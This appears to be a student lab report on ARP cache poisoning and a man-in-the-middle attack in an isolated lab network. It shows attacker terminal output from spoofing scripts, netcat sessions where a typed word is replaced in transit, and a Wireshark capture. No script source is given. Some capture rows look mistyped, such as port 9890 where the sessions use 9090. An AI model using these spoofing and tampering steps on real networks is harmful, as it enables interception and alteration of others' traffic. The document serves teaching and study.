Output screenshot	<p>Attacker</p> <pre>M-10.9.0.105/PES2UG20CS016/AdarshKumar>\$python3 task11A.py ####[Ethernet]### dst = 02:42:0a:09:00:05 src = 02:42:0a:09:00:69 type = ARP ####[ARP]### hwtype = 0x1 ptype = IPv4 hwlen = None plen = None op = who-has hwsrc = 02:42:0a:09:00:69 psrc = 10.9.0.6 hwdst = 02:42:0a:09:00:05 pdst = 10.9.0.5 . Sent 1 packets. M-10.9.0.105/PES2UG20CS016/AdarshKumar>\$python3 task2.py . Sent 1 packets. M-10.9.0.105/PES2UG20CS016/AdarshKumar>\$sysctl net.ipv4.ip_forward=1 net.ipv4.ip_forward = 1</pre>

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 mitm1.py
LAUNCHING MITM ATTACK.....
*** b'adarsh\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.
^CM-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```

Host - A

```
seed@VM: ~/.../Labsetup
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$nc 10.9.0.6 9090
adarsh
happyi
howare
hellow
adarsh
^C
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Host – B

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$nc -lp 9090
AAAAAA
happyi
howare
hellow
adarsh
^C
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$
```

Wireshark

Wireshark						
No.	Time	Source	Destination	Protocol	Length	Info
1	2022-09-14 13:5... 10.9.0.5	10.9.0.6		TCP	74	59802 → 9890 [SYN] Seq=4163525100 Win=64240 Len=0 MSS=1460 SA...
2	2022-09-14 13:5... 10.9.0.5	10.9.0.6		TCP	74	[TCP Out-Of-Order] 59802 → 9890 [SYN] Seq=4163525100 Win=6424...
3	2022-09-14 13:5... 10.9.0.6		10.9.0.5	TCP	74	9890 → 59802 [SYN, ACK] Seq=2638504451 Ack=4163525101 Win=651...
4	2022-09-14 13:5... 10.9.0.105	10.9.0.6		ICMP	102	Redirect (Redirect for host)
5	2022-09-14 13:5... 10.9.0.6	10.9.0.5		TCP	74	[TCP Out-Of-Order] 9890 → 59802 [SYN, ACK] Seq=2638504451 Ack...
6	2022-09-14 13:5... 10.9.0.5	10.9.0.6		TCP	66	59802 → 9890 [ACK] Seq=4163525101 Ack=2638504452 Win=64256 Le...
7	2022-09-14 13:5... 10.9.0.5	10.9.0.6		TCP	66	[TCP Dup ACK 6<1] 59802 → 9890 [ACK] Seq=4163525101 Ack=26385...
8	2022-09-14 13:5... 02:42:0a:09:00:69	02:42:0a:09:00:85		ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
9	2022-09-14 13:5... 02:42:0a:09:00:66	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
10	2022-09-14 13:5... 02:42:0a:09:00:69	02:42:0a:09:00:66		ARP	42	Who has 10.9.0.6? Tell 10.9.0.6
11	2022-09-14 13:5... 02:42:0a:09:00:65	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
12	2022-09-14 13:5... 02:42:0a:09:00:65	02:42:0a:09:00:69		ARP	42	10.9.0.6 is at 02:42:0a:09:00:85
13	2022-09-14 13:5... 02:42:0a:09:00:66	02:42:0a:09:00:69		ARP	42	10.9.0.6 is at 02:42:0a:09:00:66
14	2022-09-14 13:5... 02:42:0a:09:00:65	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
15	2022-09-14 13:5... 02:42:0a:09:00:66	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
16	2022-09-14 13:5... 02:42:0a:09:00:66	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
17	2022-09-14 13:5... 02:42:0a:09:00:65	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
18	2022-09-14 13:5... 02:42:0a:09:00:65	02:42:0a:09:00:65		ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de...
19	2022-09-14 13:5... 02:42:0a:09:00:65	02:42:0a:09:00:65		ARP	42	10.9.0.5 is at 02:42:0a:09:00:65 (duplicate use of 10.9.0.6 de...
20	2022-09-14 13:5... 02:42:0a:09:00:66	Broadcast		ARP	42	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...
21	2022-09-14 13:5... 02:42:0a:09:00:66	02:42:0a:09:00:69		ARP	42	10.9.0.6 is at 02:42:0a:09:00:66 (duplicate use of 10.9.0.5 de...
22	2022-09-14 13:5... 10.9.0.5	10.9.0.6		TCP	73	59802 → 9890 [PSH, ACK] Seq=4163525101 Ack=2638504452 Win=642...
23	2022-09-14 13:5... 02:42:0a:09:00:65	Broadcast		ARP	42	Who has 10.9.0.6? Tell 10.9.0.105
24	2022-09-14 13:5... 02:42:0a:09:00:66	02:42:0a:09:00:69		ARP	42	10.9.0.6 is at 02:42:0a:09:00:66
25	2022-09-14 13:5... 10.9.0.6	10.9.0.6		TCP	73	[TCP Retransmission] 59802 → 9890 [PSH, ACK] Seq=4163525101 A...
26	2022-09-14 13:5... 10.9.0.6		10.9.0.5	TCP	66	9890 → 59802 [ACK] Seq=2638504452 Ack=4163525108 Win=65280 Le...
27	2022-09-14 13:5... 02:42:0a:09:00:66	Broadcast		ARP	42	Who has 10.9.0.6? Tell 10.9.0.105
28	2022-09-14 13:5... 02:42:0a:09:00:65	02:42:0a:09:00:69		ARP	42	10.9.0.6 is at 02:42:0a:09:00:65
29	2022-09-14 13:5... 10.9.0.6	10.9.0.5		TCP	66	[TCP Dup ACK 26#1] 9890 → 59802 [ACK] Seq=2638504452 Ack=4163...
30	2022-09-14 13:5... 02:42:0a:09:00:65	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
31	2022-09-14 13:5... 02:42:0a:09:00:66	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
32	2022-09-14 13:5... 02:42:0a:09:00:66	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.6? Tell 10.9.0.6
33	2022-09-14 13:5... 02:42:0a:09:00:65	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
34	2022-09-14 13:5... 02:42:0a:09:00:66	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
35	2022-09-14 13:5... 02:42:0a:09:00:65	02:42:0a:09:00:69		ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
36	2022-09-14 13:5... 02:42:0a:09:00:65	Broadcast		ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
37	2022-09-14 13:5... 02:42:0a:09:00:66	02:42:0a:09:00:65		ARP	42	10.9.0.6 is at 02:42:0a:09:00:66
38	2022-09-14 13:5... 10.9.0.5	10.9.0.6		TCP	73	59802 → 9890 [PSH, ACK] Seq=4163525108 Ack=2638504452 Win=642...
39	2022-09-14 13:5... 10.9.0.6	10.9.0.5		TCP	66	9890 → 59802 [ACK] Seq=2638504452 Ack=4163525115 Win=65280 Le...

Observation When we try to send a 6-letter word (The length of the sequence should be 6, or you will mess up the TCP sequence number) from Host -A it first redirects to host then goes to B.

THE END